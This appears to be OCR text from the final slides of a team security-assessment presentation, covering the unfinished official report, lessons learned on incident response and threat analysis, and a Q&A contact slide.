
- ✓ Generating official report
  - Our mission for phase2 was not only finding vulnerabilities but also creating security assessment report including recommendations to remove the vulnerabilities
  - Due to lack of the time, our team couldn't put much effort on generating assessment report
  - We'll try to allocate enough time to create official assessment report in future

Lessons Learned

- ✓ Incident response is crucial in maintaining secure system
  - No system can be completely free of vulnerabilities.
  - Incident response is mandatory process especially for cyber security

- ✓ Study and utilize appropriate tools and techniques for security
  - Stay updated on suitable tools for security practices
  - Automation in DevOps will improve code quality continuously without big effort

- ✓ The more we perform threat analysis, the more we can make our system secure
  - Threat analysis and mitigation will prevent the attacker find vulnerable point of the system



Q&A

Email Contact for Additional Questions and Incident Response : ss-team4@lge.com